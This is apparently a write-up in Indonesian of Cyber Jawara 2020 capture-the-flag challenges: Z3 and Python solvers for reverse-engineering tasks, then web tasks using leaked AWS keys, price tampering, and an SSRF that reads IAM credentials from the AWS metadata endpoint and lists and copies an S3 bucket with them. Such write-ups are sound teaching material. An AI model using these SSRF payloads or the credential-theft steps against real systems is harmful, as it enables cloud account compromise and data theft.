Tujuan kami adalah untuk mencari output **“Benar!”** dari binary tersebut. Untuk mendapatkan output yang benar, kami harus dapat meng-bypass pengecekan 3 angka tersebut. Kami menggunakan **Z3** untuk mendapatkan angka yang tepat.

Berikut merupakan kode yang kami buat.


```
from z3 import *


def solvePram():
    x = Int('x')
    y = Int('y')
    z = Int('z')

    s = Solver()

    s.add(x > 0)
    s.add(y > 0)
    s.add(z > 0)
```

```
    s.add(x + y == x * z)
    s.add(y / z == 20)
    s.add(y / x == 3)

    s.check()
    print s.model()


if __name__ == "__main__":
    solvePram()
```

Output yang diberikan adalah sebagai berikut

```
[x = 27, z = 4, y = 81]
```

Langsung saja kami masukkan sesuai urutan yaitu **27 81 4** dan berikut merupakan output yang diberikan



3. Flag

CJ2020{b4A4a4BBbb7yy}

Pawon

1. Executive Summary

Yet another reverse engineering challenge

2. Technical Report

Diberikan sebuah binary dengan bahasa **C++**(Bjyyrrrrr). Saat pertama kali melihat kode, kami sangat tidak niat untuk membacanya. Namun setelah beberapa lama menonton MV **IU - Blueming**, kami akhirnya mendapatkan sebuah motivasi untuk tetap hidup. Setelah kami memahami kode C++ tersebut akhirnya kami bisa membuat solver dengan menggunakan z3, secara singkat kode tersebut melakukan check terhadap serial yang kami inputkan.

Sehingga dengan **z3**, kami bisa mendapatkan serial yang tepat. Namun sebelum mengecek serial key, binary terlebih dahulu mengecek inputan pertama kita yaitu email yang harus memiliki lebih dari 3 karakter dan memiliki karakter**"@".**

Berikut merupakan script solver yang kami buat.

```
from z3 import *

vars = [Int(str(i)) for i in range(16, 41)]

s = Solver()

s.add(vars[5] == 45, vars[11] == 45, vars[18] == 45)
s.add(vars[0] == vars[10])
s.add(vars[1] == 101)
s.add(vars[3] == 80)
s.add(vars[2] == 109)
s.add(vars[4] == vars[1])
s.add(vars[6] == 106)
s.add(vars[7] == 111)
s.add(vars[8] == vars[9])
s.add(vars[9] == 83)
s.add(9 + 2 * vars[5] == vars[12])
s.add(vars[23] == vars[17] + 3)
s.add(vars[13] == vars[20])
s.add(vars[14] == 122)
s.add(-134 + 2 * vars[15] == vars[16])
s.add(vars[21] == 84)
s.add(vars[16] == 72)
s.add(vars[20] == 117)
s.add(vars[17] == 53)
```

```
s.add(vars[19] == 83)
s.add(vars[22] == 49)
s.add(vars[10] == vars[21])
s.add(-61 + 2 * vars[24] == vars[20])
print s.check()
print s.model()

w = {40 : 89,
26 : 84,
38 : 49,
35 : 83,
33 : 53,
36 : 117,
32 : 72,
37 : 84,
31 : 103,
30 : 122,
29 : 117,
39 : 56,
28 : 99,
25 : 83,
24 : 83,
23 : 111,
22 : 106,
20 : 101,
18 : 109,
19 : 80,
17 : 101,
16 : 84,
34 : 45,
27 : 45,
21 : 45}

test = []

for i in w:
   test.append(i)

serial = ''
```

```
for i in range(len(w)):
   serial += chr(w[test[i]])

print serial
```

Run script

```
 21 = 45]
TemPe-joSST-cuzgH5-SuT18Y
```

Lalu kami masukkan hasilnya sebagai serial key dan berikut merupakan outputnya

```
chao at Yu in [~/Documents/WriteUps/C
2:30:37 › ./pawon
         -------
         CJ 2020
         -------
 Enter Your Mail
 > @@@@
 Enter Serial
 > TemPe-joSST-cuzgH5-SuT18Y

  CJ2020{r+jKctQn&m14l,.JBH8WckZj}
```

Bjyyrr kami kira flag salah tapi ternyata benar

3. Flag

CJ2020{r+jKctQn&m14l,.JBH8WckZj}

Snake2020

1. Executive Summary

Permainan Snake dari Cyber Jawara sebelum-sebelumnya kembali lagi! Kali ini sudah menggunakan GUI yang dibuat dengan Java. Flag akan ditampilkan ketika skor permainan mencapai 8172. Tetapi, apakah ularnya akan muat?

Hint: Mengubah skor secara langsung menggunakan aplikasi semacam cheat engine tidak akan mengeluarkan flag.

2. Technical Report

Diberikan sebuah file jar. Langsung decompile lewat onlen lah ! >:(. Setelah kami decompile, kami mencoba maen game snake nya dan ternyata seru juga bjyr ketagihan sampe **232** poin.

Setelah beberapa lama analisa, kami menemukan sebuah operasi yang sangat menarik perhatian kami pada file **Game.java** di fungsi **update.**

Lengkapnya ada pada bagian ini.

```
if (this.pivot > 0) {
                this.letters = this.letters + (char)(MILESTONES[this.pivot]
- this.lastPivot);
            }
```

Langsung saja kami translate algoritma tersebut ke python.

Berikut merupakan script solver yang kami buat.

```
flag = [5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994,
6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685, 6734, 6844, 6947,
7042, 7091, 7144, 7239, 7292, 7344, 7460, 7509, 7562, 7664, 7785, 7834,
7944, 8047, 8172]
pram = ''

for i in range(len(flag) - 1):
    pram += chr(flag[i + 1] - flag[i])

print pram
```

Berikut merupakan outputnya

```
chao at Yu in [~/Documents/WriteUps/Cy
2:44:49 › python solver.py
Prize: CJ2020{ch34t1ng_15_54t15fy1ng}
```

Bjyr ternyata flag :'v

3. Flag

CJ2020{ch34t1ng_15_54t15fy1ng}

Holmes Code *Solved after Competition


1. Executive Summary

This Code Secret Dr. Watson to Holmes, Please check message on the Code

2. Technical Report

Diberikan sebuah zip yang berisi 287 binary. Binary tersebut semuanya hanya melakukan sleep selama 5 detik. Namun jika dilihat lebih jelas lagi, seluruh binary tersebut memiliki instruksi yang berbeda setelah melakukan **nanosleep.** Sehingga kami-pun mencoba untuk mengekstrak tiap instruksi dari seluruh binary.

Berikut merupakan hasil instruksi yang kami dapatkan.



```
0:   80 ea 1e                sub    dl, 0x1e
3:   80 fa ec                cmp    dl, 0xec
0:   80 ea 35                sub    dl, 0x35
3:   80 fa 1f                cmp    dl, 0x1f
0:   80 c2 19                add    dl, 0x19
3:   80 fa 81                cmp    dl, 0x81
0:   80 ea 4f                sub    dl, 0x4f
3:   80 fa 16                cmp    dl, 0x16
0:   80 f2 29                xor    dl, 0x29
3:   80 fa 09                cmp    dl, 0x9
0:   80 f2 25                xor    dl, 0x25
3:   80 fa 56                cmp    dl, 0x56
0:   80 f2 20                xor    dl, 0x20
3:   80 fa 54                cmp    dl, 0x54
0:   80 ea 39                sub    dl, 0x39
3:   80 fa 36                cmp    dl, 0x36
0:   80 c2 4c                add    dl, 0x4c
3:   80 fa be                cmp    dl, 0xbe
0:   80 c2 30                add    dl, 0x30
3:   80 fa a9                cmp    dl, 0xa9
0:   80 ea 5a                sub    dl, 0x5a
3:   80 fa c6                cmp    dl, 0xc6
```

Yaudah reverse aja instruksi nya >:(!

Berikut merupakan script solver yang kami buat.

```
import re
from pwn import disasm

flag = ''

for i in range(0, 288):
    bjyr = open("code" + str(i), "rb").read().encode('hex')

    shellcode = re.findall(r"5858488b4424108a10(.*?)751048c7c7", bjyr)[0]
    cmp = disasm(bytearray.fromhex(shellcode))
    op = re.findall(r"                (.*)    ", cmp)[0]
    # print op
    duar = re.findall(r"    dl, (.*)", cmp)
    # print duar
    if op == 'sub':
        flag += chr((int(duar[0], 16) + int(duar[1], 16)) % 256)
    elif op == 'add':
```

```
        flag += chr((int(duar[1], 16) - int(duar[0], 16)) % 256)
    elif op == 'xor':
        flag += chr((int(duar[0], 16) ^ int(duar[1], 16)) % 256)

print flag
```

Run scriptnya

```
chao at Yu in [~/Documents/WriteUps/CyberJawara/2020/rev/holmse_code/code] on git:master ✗ 5de984b "updated something"
23:27:11 › python solver.py

The story is notable for introducing the character of Irene Adler, who is one of the most notable female characters in the Sherlock
Holmes series, despite appearing in only one story.[1] Doyle ranked CJ2020{A_ScaNdal_in_B0h3mia} fifth in his list of his twelve fav
ourite Holmes stories.
```

3. **Flag**

   CJ2020{A_ScaNdal_in_B0h3mia}

WEB

AWS

1. Executive Summary


Suatu hari, Anda sedang mencari bug di suatu sistem demi mendapatkan bounty. Karena Anda pusing tidak dapat menemukan bug, Anda mencoba untuk mencari leaked credentials di Github.

Karena Anda ingin agar temuan Anda ber-impact tinggi, Anda fokus untuk mencari credentials yang mengandung string "aws". Anda menemukan sebuah file di Github yang mencurigakan milik salah satu Software Engineer di perusahaan X. Anda juga tahu bahwa perusahaan X menyimpan beberapa berkas di cloud yang beralamat di https://cyberjawara.s3.amazonaws.com/.


Kira-kira, apa yang dapat Anda dapatkan dari credentials AWS berikut?

2. Technical Report

Diberikan sebuah file creds dan web yang ketika kami buka muncul text xml yang mengatakan “Access Denied” kami langsung mencoba menggunakan creds yang diberikan dengan menggunakan tool Insomnia



Terlihat sesuatu yang menarik pada tag <Key>.



3. Flag

CJ2020{so_many_data_breaches_because_of_AWS_s3}

Toko Master 1

1. **Executive Summary**

   Pada masa pandemi Covid-19 ini, seluruh orang yang berpergian ke luar rumah wajib menggunakan masker. Menggunakan masker secara kolektif terbukti dapat menurunkan angka penyebaran virus.

   Penjual masker pun mendapatkan peningkatan pendapatan (stonks). Selain berjualan secara langsung, banyak juga penjual masker yang menggunakan online shop untuk berjualan.

   Kebetulan, stok masker Anda sudah habis. Anda ingin membeli masker di salah satu toko masker online yang menyediakan berbagai macam masker. Sembari membeli masker, Anda ingin melakukan security testing (karena sudah kebiasaan).

   Anda pun penasaran, dapatkah Anda mengakali toko masker online tersebut supaya Anda bisa mendapatkan masker secara gratis? Flag akan ditampilkan ketika Anda sudah berhasil membeli 100 buah masker N99.

   https://tokomasker1.web.cyber.jawara.systems/

2. **Technical Report**

   Ketika kami mengunjungi link yang di berikan kami langsung mencoba membeli 100 masker N99 namun gagal karena uang gak cukup. kami pun menggunakan Burpsuite untuk melihat apa yang terjadi. Terlihat sesuatu yang sangat menarik pada payload request yang dilakukan.

   price dari suatu barang kami rubah menjadi 0.

3. **Flag**

   `CJ2020{ez_price_tampering_for_bonus}`

Toko Masker 2

1. **Executive Summary**


Pemilik toko masker online dari soal sebelumnya telah menyadari bahwa aplikasinya dapat diakali sehingga banyak orang yang bisa memesan dan mendapatkan masker secara gratis. Bug yang dianggap sebagai penyebab kerugian toko tersebut kemudian diperbaiki.

Anda pun tetap ingin mencoba untuk mendapatkan masker secara gratis dari toko tersebut. Flag akan ditampilkan ketika Anda berhasil membeli 100 buah masker N99.

https://tokomasker2.web.cyber.jawara.systems/

2. Technical Report

Kami mencoba melakukan hal yang sama dengan sebelumnya namun sepertinya telah di fix tapi tidak benar - benar di fix karena payload state dari Toko Masker 1 masih bisa digunakan di Toko Masker 2.



3. Flag

CJ2020{another_variant_of_price_tampering_from_real_case}

Gravatar *Solved after Competition

1. Executive Summary

Gravatar adalah salah satu penyedia layanan avatar yang sangat banyak digunakan walaupun sekarang pamornya kalah turun semenjak adanya layanan integrasi akun dan avatar melalui OAuth populer seperti Google dan Facebook.

https://gravatar.web.cyber.jawara.systems/


Hint:

- gravatar_image_path = urllib.parse.urljoin(gravatar_url, path)
- whois $(dig +short gravatar.web.cyber.jawara.systems)


2. Technical Report

Ketika menjalankan whois $(dig +short gravatar.web.cyber.jawara.systems) menampilkan sebuah petunjuk bahwa teknologi yang digunakan adalah AWS.


Setelah melakukan penggalian lebih dalam dapat kami simpulkan bahwa ini adalah SSRF. Disini kami menggunakan Burpsuite untuk melakukan request.



payload *path=http://169.254.169.254.xip.io*




payload *path=*[*http://169.254.169.254.xip.io/latest/meta-data/iam/security-credentials/cjgrav*](http://169.254.169.254.xip.io/latest/meta-data/iam/security-credentials/cjgrav)



payload *path=*[*http://169.254.169.254.xip.io/latest/dynamic/instance-identity/document*](http://169.254.169.254.xip.io/latest/dynamic/instance-identity/document)

Configurasi AWS pada terminal :

```
~# export AWS_ACCESS_KEY_ID=AccessKeyId
~# export AWS_SECRET_ACCESS_KEY=SecretAccessKey
~# export AWS_DEFAULT_REGION=region
~# export AWS_SESSION_TOKEN=Token
~# aws s3 ls cyberjawara-120b2ddda
```



copy flagnya dulu

~# aws s3 cp s3://cyberjawara-120b2ddda/flag-f4a9cae52dea8ba835a80f1afcc48f40.txt .

3. **Flag**

   CJ2020{plz_update_to_AWS_IMDSv2_if_u_dont_wanna_end_up_like_Capital_One!!!!111!!!}